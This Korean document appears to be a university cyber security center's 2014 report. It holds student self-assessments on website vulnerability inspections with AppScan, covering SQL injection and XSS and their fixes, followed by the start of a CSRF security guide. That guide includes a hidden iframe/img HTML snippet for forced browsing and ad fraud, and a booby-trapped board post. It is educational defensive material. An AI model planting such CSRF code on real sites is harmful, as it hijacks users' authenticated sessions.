<p>다른 팀은 팀장이 모두 4학년이었지만 나는 유일하게 3학년이었다. 그러므로 팀을 이끌어 나가야 한다는 부담감과 책임감을 많이 느끼며 다른 사람보다 더 열심히 해야 한다는 생각으로 지금까지 달려오게 되었는데, 그 과정에서 업무수행능력이나 지도력이 많이 성장하게 된 것 같다.</p> <p>올해 사이버시큐리티연구센터가 생기면서 다들 처음으로 웹 취약점 점검업무를 맡게 되어 많이 허둥거렸던 것 같다. 그래서 통계가 맞지 않는 경우가 생기기도 하였지만, 이번 일을 토대로 다음번 사이버시큐리티연구센터의 일이 좀 더 효율적으로 진행되지 않을까 기대해 본다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>올해 서울여대 사이버시큐리티연구센터에서는 4팀으로 나누어 박사님-4명의 팀장-각 팀원 순으로 중요 사항들을 전달하는 구조를 이루었는데, 이 과정에서 팀마다 알고 있는 내용이 다른 경우가 종종 발생하였다. 팀장 회의가 주기적으로 이루어지지 않아 소통이 부족했던 문제도 있었던 것 같아 차라리 팀을 하나로 합쳐서 운영하는 것이 사이버시큐리티연구센터라는 팀을 이끌어 일을 수행하기에는 더 적합하지 않을까 생각이 든다. 그리고 툭박스나 VPN이 접속이 안 되는 경우에는 온종일 업무를 수행하지 못하기도 했는데, 우리 쪽에서 해결할 수 있는 문제가 아니라 서버의 문제였기 때문에 먼저 불안정한 서버를 안정화하는 것도 시급하다고 생각한다.</p>

이름	김도희	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련 해서 자유롭게 기술)							
<p>웹사이트 취약점 점검 업무를 하면서 Appscan이라는 툴도 다뤄보고 보고서도 작성해보면서 새로운 일들을 접해본 경험이 되어 나에게 도움이 많이 되었다고 생각한다.</p> <p>문의전화가 왔을 때에 응대하면서 당황하지 않고 대처할 수 있는 능력을 키울 수 있었고, 메일을 주고받으면서 메일 에티켓에 대해서도 다시 한 번 돌아볼 수 있었다.</p> <p>웹사이트 취약점 점검을 통해 생성된 보고서를 살펴보면서 웹 취약점에 대해 궁금증이 많이 생겨서 따로 찾아보면서 공부를 하게 되었다.</p> <p>XSS나 SQL 인젝션 등 팀원들과 함께 스터디를 하고 실습도 해보면서 내가 몰랐던 취약점에 대해 공부가 많이 된 것 같다.</p> <p>가장 많이 성장한 부분은 책임감 증진이라고 생각한다. 자신에게 할당된 업무를 하면서 책임감을 많이 키웠고, 웹 취약점이 많이 발견되는 만큼 열심히 공부해서 보안을 위해 도움이 되는 사람이 되어야겠다는 다짐을 하게 되었다.</p>							
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술							
<p>XSS(크로스 사이트 스크립팅) 취약점은 공격자가 사용자의 웹 브라우저에 악성 스크립트 코드를 주입하고, 사용자가 악성 스크립트 코드를 실행함으로써, 사용자의 정보를 악의적으로 탈취하는 공격 기법이다. 사용자가 입력하는 데이터를 검증하지 않거나, 출력 시 위험 데이터를 무효화시키지 않을 때 발생하는데 비교적 공격이 쉬워서 광범위하게 발생하는 위협 중 하나이다. 보안법으로는 악성 스크립트를 삽입할 때 사용되는 특정 문자열 등을 탐지할 수 있도록 설정하는 방법이 있는데, 이 방법은 우회가 쉽고 일일이 수동으로 위험문자를 필터링 또는 인코딩해야 하므로 효율적이지 못한 방어법이다. 따라서 화이트 리스트를 이용하는 브라우저 확장 프로그램을 이용하게</p>							

<p>나, 보안 라이브러리를 사용하도록 한다. 또 다른 방법으로는 스크립트 등 해킹에 사용될 수 있는 코딩에 사용되는 입력 및 출력 값에 대해서 검증하고 무효화시키는 방법이 있다. 데이터가 입력되기 전에 유효성을 검사하거나, 출력 값을 무효로 한다. 이를 위해서는 XSS 공격이 기본적으로 <script> 태그를 사용하기 때문에 공격을 차단하기 위해 태그 문자(<, >) 등 위험한 문자 입력 시 문자 참조로 필터링하고, 서버에서 브라우저로 전송 시 문자를 인코딩하면 된다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>팀별로 점검 업무를 진행하다 보니까 팀별로 의사소통하는 것이 쉽지 않았다는 것이 좀 아쉬웠지만, 각자에게 할당된 업무에 대해서 책임감을 느끼고 일을 진행할 수 있었던 것 같다. 일하면서 문의전화에 대한 응대 방법에 대해서 알 수 있었고 경험할 수 있어서 좋았다. 보고서도 작성해보면서 보고서 작성법에 대해 살펴볼 수 있었다. 팀원들 간의 의사소통을 통해서 문제없이 업무를 마무리하게 되어서 좋다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>취약점 점검 시 서버 오류가 생각보다 많이 나서 점검이 원활하지 못했던 점이 아쉽다. 팀별로 업무를 진행하기 때문에 팀 간의 소통이 잘 될 수 있도록 서로 규칙을 지켜주면 효율적인 업무가 될 것 같다.</p>

이름	김이진	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
<p>웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관점에서 자유롭게 기술)</p>							
<p>현재 존재하는 많은 웹 사이트 중에서 주로 이론으로만 배워왔던 취약점들이 실제로 발견되는 것을 눈으로 확인하고 우리나라의 웹 사이트들은 어떤 부분에서 가장 취약한지에 대해서 파악할 수 있었다. 사실 실제로 배운 취약점들이 이용되고 있다는 것이 현실적으로 와</p>							

<p>당지 않았고 이전까지는 취약점에 대한 위험성에 대해 너무 이론적인 부분만 알고 이걸 왜 배워야 하는지에 대한 경각심이 많이 부족했던 것 같다. 그리고 대부분의 사이트가 보안면에서 생각보다 안일하게 대처하고 있다는 것도 알게 되었다. 나중에 일하게 되었을 때, 가장 기본적인 취약점들부터 방심하지 말고 관리해야겠다는 생각이 들었다. 또한, 점검 톨인 app scan도 이번 기회를 통해 처음 접해서 다룰 좋은 기회가 된 것 같다.</p>
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>
<p>웹사이트 취약점 점검 업무를 하면서 가장 많이 발견된 취약점을 2개만 꼽자면 SQL injection과 XSS이다. SQL injection은 데이터베이스에 접근하기 위한 SQL 구현에 취약성이 있으면 발생한다. SQL injection의 경우 사용자의 입력 폼과 URL의 입력 값을 검증하여 특수문자가 포함되어 있는지를 확인하여 필터링하거나 에러 메시지 처리에서 잘못된 입력 값을 알려주는 팝업창을 따로 띄우거나 새로운 페이지로 이동하도록 해서 SQL 문의 에러 메시지를 사용자가 확인할 수 없도록 해야 한다.</p> <p>XSS는 게시판에 사용자가 입력하는 과정에서 생겨나는 취약점인데, 공격자가 웹 서버에 게시물을 통해 악성 스크립트를 업로드하고 사용자가 해당 게시 글을 클릭했을 때 악성 스크립트가 실행되도록 하는 공격이다. XSS의 해결책으로는 사용자의 입력에 대해 HTML 태그를 비활성화시키거나 white-list 기법을 사용하여 유해 태그를 차단하는 방법이 있다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>사실 업무를 처음 시작했을 때는 app scan이나 관리자 페이지를 다루는 법을 제대로 몰라서 시행착오가 매우 많았다. 그래서 실수도 많이 하고 잘못 처리한 일도 있었다. 하지만 계속 업무를 하면서 문제가 생겨도 당황하지 않고 유연하게 처리하는 능력을 갖출 수 있었다. 그리고 강의처럼 가상의 사이트가 아닌 실제로 사람들이 사용하고 관리하는 웹 사이트를 점검하는 일을 하면서 내가 제대로 하지 않아서 취약점이 제대로 확인되지 않으면 다른 사람들이 피해를 볼지도</p>

<p>모르겠다는 생각에 좀 더 정확하고 실수 없는 처리가 필요하다고 생각했다. 이를 통해 책임감도 많이 생겼다.</p> <p>팀을 4개로 나누어서 업무에 임했는데 이렇게 되니 팀끼리의 의사소통이 잘되지 않았다. 그러다 보니 일 처리 과정에서 문제가 간혹 있었는데 이 점이 많이 아쉬웠다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>app scan이 자꾸 중간에 멈추는 문제를 해결해야 할 것 같다. 또, 이미지나 플래시 등 때문에 보고서가 깨지는 문제를 해결해야 할 것 같다. 또, 팀을 여러 개로 하지 말고 한 개의 팀으로써 좀 더 체계적인 관리가 필요할 것 같다.</p>

이름	박송이	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
<p>웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관려 해서 자유롭게 기술)</p>							
<p>웹사이트 점검을 하면서 무엇보다도 웹사이트에 대한 구성과 웹 보안에 대해서 많이 배울 수 있었다. 그동안 웹에 관해서는 간략하게 배운 적이 있었는데 이번 기회를 통해서 배운 내용을 확장하고 심화할 기회가 되었다. 특히 수업시간에는 사용하기 어려운 보안 점검 도구를 사용해보면서 도구의 원리에 대해서도 알 수가 있었고 현재 운용 중인 웹 사이트들이 가지고 있는 취약점에 대해서도 전반적으로 배울 수 있었다.</p> <p>이번 경험을 통해서 앞으로 수강할 웹과 관련된 수업에 도움이 될 것으로 생각하며, 앞으로 접하게 될 웹과 관련된 취약점을 이해하는데 큰 도움이 될 것 같다.</p>							
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>							
<p>웹사이트에서 가장 많은 발견된 취약점 중 하나는 SQL Injection이다. SQL(Structured Query Language)은 데이터베이스에서 사용하는</p>							

언어으로써 사용자의 요구에 따라서 SQL로 데이터베이스에 적절한 질의와 사용자가 입력한 값을 전송한다. 그러나 SQL Injection은 전송되어 온 질의에 대해서 검증을 하지 않고 SQL 질의가 데이터베이스 서버로 전송되어 실행되는 취약점이다. 공격자는 SQL Injection을 사용하여 로그인 인증을 우회하거나, 홈페이지를 위변조하며 데이터베이스에 저장된 내부 자료를 유출할 수가 있게 된다. 이러한 SQL Injection을 막기 위해서는 질의문에 사용되는 단어에 대해서 필터링을 할 필요가 있다. 또한, 입력되는 질의문의 길이도 큰 영향을 미치므로 길이를 제한할 필요가 있다. 현재에도 질의문 필터링 방법을 우회하는 여러 방법이 생겨나고 있는데 이러한 정보에 관심을 가지고 공격을 대비하기 위해서 관리자가 신속하게 적절한 조치를 할 필요가 있다고 생각한다.

웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)

점검 업무를 하면서 잘했던 점은 배정된 업무 시간을 잘 맞춰서 업무를 진행했다는 것과 이번 기회를 통해서 웹 보안과 관련해서 많은 것을 배울 기회로 삼았다는 것이다. 처음에는 여러 가지 어려운 점이 있었지만, 업무를 통해서 얻은 것이 많아서 뿌듯하다. 그러나 아쉬웠던 것은 점검 업무에 관한 이해가 부족해서 잦은 실수로 인해서 팀장에게 업무를 가중시켰다는 점이다. 앞으로 업무를 다시 할 기회가 주어진다면 이번 점검 업무 경험을 통해서 지금보다 나은 모습으로 업무를 진행할 수 있을 것으로 생각한다.

웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)

점검 업무를 하면서 잘했던 점은 배정된 업무 시간을 잘 맞춰서 업무를 진행했다는 것과 이번 기회를 통해서 웹 보안과 관련해서 많은 것을 배울 기회로 삼았다는 것이다. 처음에는 여러 가지 어려운 점이 있었지만, 업무를 통해서 얻은 것이 많아서 뿌듯하다. 그러나 아쉬웠던 것은 점검 업무에 관한 이해가 부족해서 잦은 실수로 인해서 팀장에게 업무를 가중시켰다는 점이다. 앞으로 업무를 다시 할 기회가

주어진다면 이번 점검 업무 경험을 통해서 지금보다 나은 모습으로 업무를 진행할 수 있을 것으로 생각한다.

웹사이트 취약점 점검 업무 운영에 대한 개선 방안
(효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)

올해 취약점 점검 업무를 하면서 가장 큰 문제점은 업무에 대한 내용과 업무를 진행하는 방법에 대해서 소통이 어려웠다는 점이다. 처음에 점검 업무를 시작하기 전에 점검 도구의 사용법과 업무 진행 방법에 대해서 세미나가 진행되었지만 실제로 해당 세미나 시간 안에 사용법을 익히기가 쉽지 않았다. 그래서 방법을 알고 있는 사람들에게 계속 물어봐야 해서 효율적이지 않았고 점검 시에 발생하는 문제와 문의 전화를 대처하기에도 힘든 점이 있었다. 앞으로는 점검 업무에 앞서서 관련 업무에 대해서 교육하는 시간을 늘려야 필요가 있을 것 같다. 그리고 새롭게 생긴 문제와 그에 따른 해결 방법에 대해서도 팀별 간, 팀원 간의 정보 전달 시간을 짧게 할 필요가 있을 것 같다.

이름	송민경	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
----	-----	---	---	-------------	-----------------	--------------------	-----

웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)

먼저 실제 사이트에서 어떤 취약점이 발견될 수 있는지를 볼 수 있어서 좋았다. 그 전에 스터디를 통해서 XSS나 SQL 인젝션 등과 같은 취약점이 있다는 것을 공부한 적이 있었는데, 실제로 사이트에서 이러한 취약점들이 발견되는 것을 볼 수 있고, 또한 점검을 통해 생성된 보고서를 통해서 어떤 형식으로 이러한 취약점들이 나타나는지를 보며 공부할 수 있어서 학업에도 도움이 되었다. 또한, 거의 겪을 기회가 없는 실제 사이트 담당자분들의 문의전화를 응대하면서 처음에는 굉장히 서툴렀지만, 나중에는 어느 정도 잘 응대를 할 수 있게 되어서 의사소통 능력 면에서도 성장한 것 같다.

웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술
내가 점검한 사이트 중에서 가장 많이 발견된 취약점은 SQL 인젝션이었다. SQL 인젝션은 SQL 쿼리를 변조함으로써 실행되는 공격이기 때문에 서버가 사용자의 입력 값을 그대로 실행시키지 않고, 제약을 걸고, 유효성을 검사하도록 하여 해결할 수 있다.
웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)
처음에는 취약점 점검에 익숙하지 않고 팀장 외에는 점검에 대해 알고 있는 지식이 서로 다 달라서 계속 물어보면서 해야 해서 일 처리가 늦었던 점이 있었다. 하지만 점점 시간이 지나면서 점점 능숙하게 할 수 있게 되어 좋았다. 또한, 취약점 보고서로 코드에 어떤 식으로 취약점이 나타나는지 공부해보는 과정을 통해서 전공적인 지식도 얻을 수 있어서 좋았다.
웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)
서버가 불안정해서 가끔 서버를 통한 점검이 불가능할 때가 있어서 조금 불편했다. 이것은 기사 쪽에서 서비스 개선을 해주어야 할 것 같다.

이름	양한지	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)							
처음 이 일을 하게 되었을 때, 당시 학기의 수강신청이 모두 끝난 시기였는데 웹 프로그래밍을 수강 신청하지 않았었습니다. 그런데 교수님께서 웹 프로그래밍이 이 일에 혹여 필요할지 모르겠다고 안타까워하셨는데 다행히도 웹 프로그래밍이 크게 필요하지 않아 정말 다행이었습니다. 이 일을 하면서 웹 프로그래밍 관련보다는 웹 취약점을 많이 알게 되었습니다. 이 일을 하기 이전에 함께하는 동기들과							

작은 학회를 함께하면서 XSS 스크립트 취약점, SPL Injection 취약점 등 꼭 알고 있어야 하는 상식적인 선에서의 취약점들을 5명이 돌아가면서 10개의 취약점을 2번씩 발표했었는데, 이 학회 활동이 아무것도 알지 못하고 이 일을 시작하는 것보다는 훨씬 도움이 되었던 것 같습니다. 그렇게 알게 알고 있던 웹 취약점들에 대해 좀 더 깊이 그리고 실제로 어떻게 얼마나 많이 보이는지 직접 배우고 느끼게 되었습니다. 지식적인 측면과 아울러, 조직력과 각 팀, 팀들 구성원 그리고 교수님들, 관계자분들과의 소통이 사회생활에서 얼마나 중요한지도 느끼게 된 시간이었습니다.
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술
가장 많이 발견된 취약점으로는 SQL Injection, Blind SQL Injection, XSS 스크립트가 대부분이었던 것 같습니다. 대부분 이런 취약점들을 처음 웹사이트를 만들 때 많이 발생하는 취약점을 모두 고려하여 시큐어 코딩을 완전하게 하면, 해결될 수 있다고 생각합니다.
웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)
무엇보다 잘 수행되었다고 자신 있게 말하고 싶은 부분은 저희 4팀 내에서는 아무런 갈등 없이 서로 도와가며 일을 잘 처리했다는 것입니다. 먼저 저희 팀 팀장이 다른 팀들의 팀장 중에서도 가장 어리고 저희 팀 내 구성원도 가장 낮은 학년이라 팀장이 정말 많이 고생해서 저희도 팀장의 지시에 따라 일 처리를 잘할 수 있었습니다. 하지만 관련된 다른 팀들 그리고 관계자분들과의 소통이 원활하게 이루어지지 못해 아쉬웠습니다. 그리고 일을 시작하고 시간이 갈수록 그래도 일이 몸에 익고 잘해나갔다고 생각하는데, 처음 일을 시작할 때, 팀이 많이 나누어진 만큼 조금 더디고 미숙한 모습을 보여드려 너무 안타까운 마음이 아직도 남아있는 것 같습니다.
웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)
먼저, 누가 해당 사이트를 점검하고 점검 후 보고서를 발송했는지 등에 대해 책임감을 가질 만한 도구 또는 운영방안이 있어야 할 것

같다고 생각했습니다. 그냥 아무나 목록에 있는 것을 점검만 돌리게 되면 자기 자신에게도 도움이 안 될뿐더러, 점검을 신청한 해당 업체에서도 100% 만족하지 못할 것으로 생각합니다. 예를 들어, 혹여나 해당 사이트에서 어떤 문제가 있느냐, 왜 이렇게 결과가 나왔느냐 등의 문의가 들어온다면, 그 문의에 대해 얼버무리지 않고 해당 사이트를 점검한 해당 사람이 확실히 알도록 하여 제대로 답변을 드린다면 저희도 얻게 되는 지식이 많고, 점검을 맡기신 업체에서도 믿고 맡기실 수 있으실 거로 생각합니다.

제 5 장 웹 취약점 보안 가이드

제 1 절 크로스 사이트 요청 위조

1. 크로스 사이트 요청 위조의 정의 및 개요

크로스 사이트 요청 위조(CSRF, cross-site request forgery)는 웹 페이지가 웹 사이트를 구성하는 방식과 웹 사이트가 동작하는 데 필요한 기본 과정을 공략하여 사이트에서 제공하는 기능을 신뢰된 사용자의 권한으로 요청하도록 하는 공격이다. 때문에 CSRF취약점을 발견하더라도 효과적으로 방어하기 어렵다.

CSRF의 핵심은 일반 사용자들이 서버에 요청을 보낼 시 공격자들에게 득이 되는 동작을 사용자들을 통해 이루어지도록 하는 것이다. 불특정 다수를 대상으로 하며, 로그인된 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 하게 한다. XSS공격은 악성 스크립트가 사용자 클라이언트에서 일어나는 반면에, CSRF공격은 인증 완료된 다른 사람의 권한으로 서버에 부정적인 요청을 하게 된다.



(그림 5-1) 크로스 사이트 요청 위조

[표 5-1] 크로스 사이트 요청 위조 특징

구분	설명
Threat Agents	내부/외부 사용자들이 로그인 중인 제 3의 사용자의 웹 브라우저를 통해 변조된 요청을 강요할 수 있다 라는 점 고려.
Attack Vectors	공격자는 이미지태그, XSS 등의 변조된 HTTP 요청을 정상사용자를 통해 제공할 수 있으며, 사용자가 정상적인 로그인 상태라면 공격은 정상적으로 수행.
Security Weakness	CSRF는 특정 로직의 흐름을 예측하여 수행되는 기법. 브라우저는 자동적으로 세션 쿠키를 페이지이동 시마다 전달하기 때문에 공격자는 악의적인 페이지를 만들고, 해당 페이지 접근 시 마치 정상적인 사용자가 한 것처럼 행동할 수 있으며, 즉 정상사용자와 악의적인 사용자의 행동을 구분할 수 없음. 분석방법은 모의해킹 및 소스코드분석을 통해 확인가능.
Impact Severe	로그아웃 및 로그인과 같은 상태변화 등을 포함한 다양한 기능 등을 악용.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려.

실제 사이트를 분석해 보면 CSRF 취약점을 쉽게 발견할 수 있는데 이는 AppScan 프로그램에서 제공해 주는 취약점 보안권고문의 심각도, 유형, 위협 분류 등에 대한 설명이다.



(그림 5-2) 크로스 사이트 요청 위조 유도 App Scan 이미지

2. 크로스 사이트 요청 위조 공격으로 인한 피해

CSRF는 대상 PC에 의해 Request가 발생하기 때문에 공격자의 IP 추적이 어렵다. XSS와는 달리 자바 스크립트를 사용 할 수 없는 상황에서도 공격이 가능하고 공격자가 클라이언트는 공격하지 않고 서버만을 공격할 수 있는 공격법이기 때문이다. CSRF 공격의 대상으로는 대상 PC의 권한으로 할 수 있는 모든 서비스가 영향을 받을 수 있다.

(1) 특징

- o 공격자가 작성해 놓은 악성 코드(Request)를 통해 일어나는 악의적인 공격 (사이트에서 제공하는 기능을 피해자의 웹 브라우저에서 요청)
- o 피해자는 자신의 의도와는 다른 액션이 발생하게 됨. (공격자가 작성해 놓은 악성 코드를 피해자가 읽었을 때 해당 요청이 서버로 보내지게 되고 서버는 피해자의 권한 내에서 해당 악성 코드 요청을 처리)
- o 사용자가 로그인한 상태에서만 접속 가능한 웹 페이지나 스크립트를 공격 대상으로 함.
- o ,<EMBED> 등은 허용해 놓은 게시판이 대부분이므로, 공격에 노출되기 쉬움.

- 공격자는 피해자를 속여 계정 상세사항 업데이트 구매, 로그인 및 로그아웃 등 피해자가 합법적으로 상태를 변경하는 동작을 수행하도록 함.

웹에 요청을 보낼 수 있는 모든 방법이 공격방법이 된다고 할 수 있다. 자바 스크립트와 이미지 태그를 이용한 방법 등 요청을 보낼 수 있는 방법이라면 그 어떤 것이라도 가능하다. 서버에서 지원하는 모든 기능이 공격범위가 될 수 있다.

(2) 크로스 사이트 요청 위조 공격의 예

- 자동 게시판 글 추가 / 삭제
- 자동 댓글 달기
- 자동 친구 등록
- 강제 회원 탈퇴
- 자동 게시판 카운터 수 올리기
- 자동 회원 정보 변경 등

(3) 취약점 현황 케이스 1 - 강제 브라우징을 이용한 요청 위조

CSRF에는 개인정보 획득, 계좌 이체, 메일 스니핑 말고도 다양한 공격 예가 있다. 예를 들어 여러분은 어느 사이트에 들어갔을 때 의도한 사이트가 아닌 음란 사이트, 도박사이트에 들어가진 적이 있을 것이다. 이러한 식으로 강제 브라우징을 유도하는 공격 또한 있을 수 있다.

요즘에는 광고를 클릭하면 할수록 돈을 벌어오는 시스템이 정착되어 있는 상태이다. 이를 노려 여러분들이 목적으로 한 사이트 배너를 클릭한 순간 광고사이트로 넘어갈 수 있는 것이 이 공격의 주요 목적이다. 작동되는 방식은 간단하다. CSRF공격이 성공하면 대상 PC는 공격자가 미리 설치해 놓은 악성 CSRF 공격코드가 담긴 페이지를 요청(Request)한

다. 그 페이지의 HTML 코드는 다음과 같다.

```
<HTML>
<body>
.....
<iframe                                src=
http://search.naver.com/search.naver?where=nexearchq&ie=
utf8&query=destination
Height=0 width=0 style=visibility:hidden>
<img  src= http://search.naver.com
/search.naver?where=nexearchq&ie=utf8&query=destination alt=" " >
</body>
</html>
```

위의 코드가 있는 페이지에 들어가게 되면 브라우저에서 두 번의 검색 요청이 발생하게 된다.

이와 같은 속성을 이용하여 위 소스에서 iframe 태그나 img 태그에 있는 주소를 공격자가 의도한 주소로 변환하기만 해도 사용자들은 공격자들의 돈벌이 수단이 되는 것이다. 반면 전 세계 각지의 다양한 IP와 브라우저에서 광고클릭이 일어나기에 이러한 부정탐지를 하기에는 어려움이 있다.

(4) 취약점 현황 케이스 2 - 이미 인증된 사용자 공격

CSRF는 이미 말했듯이 사이트에서 제공하는 기능을 공격을 받은 사용자의 권한으로 요청하도록 하는 공격이다. 예를 들어 공격받은 사용자가 스스로 자신의 계좌에서 공격자의 계좌로 입금하도록 할 수도 있다. 이를 위해 대상 PC의 아이디나 패스워드도 필요가 없이도 가능하다. 대다수의 사이트는 한번 로그인을 하면 세션쿠키로 인증을 관리한다. 한번

로그인하면 장시간 로그인 되어있는 것과 같이 세션쿠키와 함께 전송되는 사용자 브라우저의 HTTP 요청은 모두 인증된 것으로 간주한다. XSS에서는 이 세션쿠키를 가로채 자신이 인증 받은 사용자인 것처럼 위장하지만 CSRF의 경우 인증 받은 사용자가 CSRF요청 페이지를 수행하기만 하면 된다. 요청 자체가 인증 받은 사용자의 브라우저에서 요청되기에 웹 사이트에서 보면 극히 정상적인 요청일 수밖에 없다.

(5) 취약점 현황 케이스 3 - CSRF와 XSS

XSS는 타겟 웹 사이트의 취약한 곳을 찾아 악성 Script문을 심는 공격인 반면 CSRF는 타겟 웹 사이트에 직접 악성 Script를 삽입하지도 않고 페이지로드에 수상한 문자가 사용되지 않는다. 흔히들 보안에 대해 공부할 때 XSS와 CSRF가 동시에 나와 혼동하는 경우가 있는데 CSRF와 XSS는 각각 서로 다른 방어법이 필요한 독립적 공격법이다.

CSRF의 목적은 웹 사이트의 기능을 타겟으로 삼고 인증 받은 타 사용자가 공격자 대신 특정 요청을 수행하도록 하는 것이고, XSS는 브라우저에 악성 Script를 삽입해 데이터를 수집하거나 브라우저가 특정 동작을 하도록 유발한다. 물론 공격방식도 다를뿐더러 이들의 차이를 혼동하여 방어법을 한가지만 할 수 있는데 이 경우가 위험한 경우이다. 공격자는 XSS와 CSRF 둘 다 사용하여 공격을 시도할 것이기 때문인데 물론 XSS가 서버관리자에게 있어 훨씬 귀찮은 공격이긴 하나 둘 다 웹 사이트에 위협적인 공격이고, CSRF는 큰 피해를 주지 못할 것이라고 생각하면 절대 안 된다.

	XSS	CSRF
주 공격 수행 지점	클라이언트	서버
기능 구현	공격자가 Script를 이용하여 직접 구현	서버에서 제공하는 기능을 도용
Script 사용여부	반드시 script가 사용가능 해야함	Script를 사용할 수 없어도 공격 가능
공격 시 준비사항	XSS 취약점만 발견 후 즉시 사용 가능	공격하고자 하는 Request/Response의 토직을 분석해야 함
공격감지 가능여부	Stored / Reflective 모두 감지 가능	구분할 수 없음

(그림 5-3) XSS와 CSRF 비교

또한 CSRF는 XSS의 Reflective방식과 Stored 방식 둘 다 사용 가능한 특징을 갖고 있다.

3. 크로스 사이트 요청 위조 피해 사례

- ‘공개 웹게시판 위즈몰 CSRF 취약점 발견’ - 2014.01.28.

공개 웹게시판 위즈몰에서 게시판을 구축해 취약점 테스트를 한 결과 CSRF 취약점이 발견되었다. CSRF 공격을 받게 되면 관리자 패스워드 변경, 권한 변경, 게시판 삭제 및 수정 등의 피해 발생 가능하다.


- WordPress CSRF 제로데이 취약점 발견! - 2013-01-15

php 스크립트로 구동되는 오픈소스 블로그 솔루션인 ‘WordPress’에 CSRF 취약점이 발견되어 사용자들의 주의가 필요하다. 국제정보보안교육센터(이하 I2SEC)는 전 세계적으로 많이 사용되는 CMS(Content Management System)로 알려져 있는 WordPress에 CSRF 취약점이 발견됐다고 밝혔다.

4. 크로스 사이트 요청 위조 공격 시나리오

- 공격자가 공격코드를 가진 웹페이지를 제작하여 공개하거나, 특정 웹 사이트에 공격용 코드를 삽입한다.

- 피해자가 공격자가 준비해둔 페이지에 접속한다.
- 피해자(피해자의 브라우저)는 공격자가 준비해둔 요청을 서버로 송신하게 된다.



(그림 5-4) 공격의 흐름

5. 공격 및 방어 예제

(1) 공격

아래의 예제는 게시판을 이용한 CSRF 공격을 보여주는 예이다. 공격은 로그인한 사용자를 대상으로 공격하기 때문에 먼저 로그인을 한다.

Test Page

아이디

비밀번호

로그인
회원가입

(그림 5-5) 로그인 화면

게시판

AAA님

글 번호	게시글명	게시자
1	안녕하세요 관리자님	aaaa
2	꼭 읽어주세요	tngu
3	안녕하세요	tudfeeafae


글쓰기

(그림 5-6) 게시판 화면

로그인을 하면 위와 사진처럼 게시판을 이용할 수 있는데 여기서 공격자가 게시한 1번 글을 누르면 링크된 파일이 다운로드 되려는 창이 뜬다.

```
<a href="jungmide.zip">안녕하세요 관리자님</a>
```

이런 식으로 제목 쓰는 란에 코드를 삽입한다. 사용자가 무엇인지 알기 위해서 저장을 누르면 공격을 당하게 되는 것이다. 3번 글을 누르면, 아래 사진처럼 공격자가 미리 만들어놓은 페이지인 “hack.html”로 이동하게끔 되어있다.



(그림 5-7) hack.html 페이지

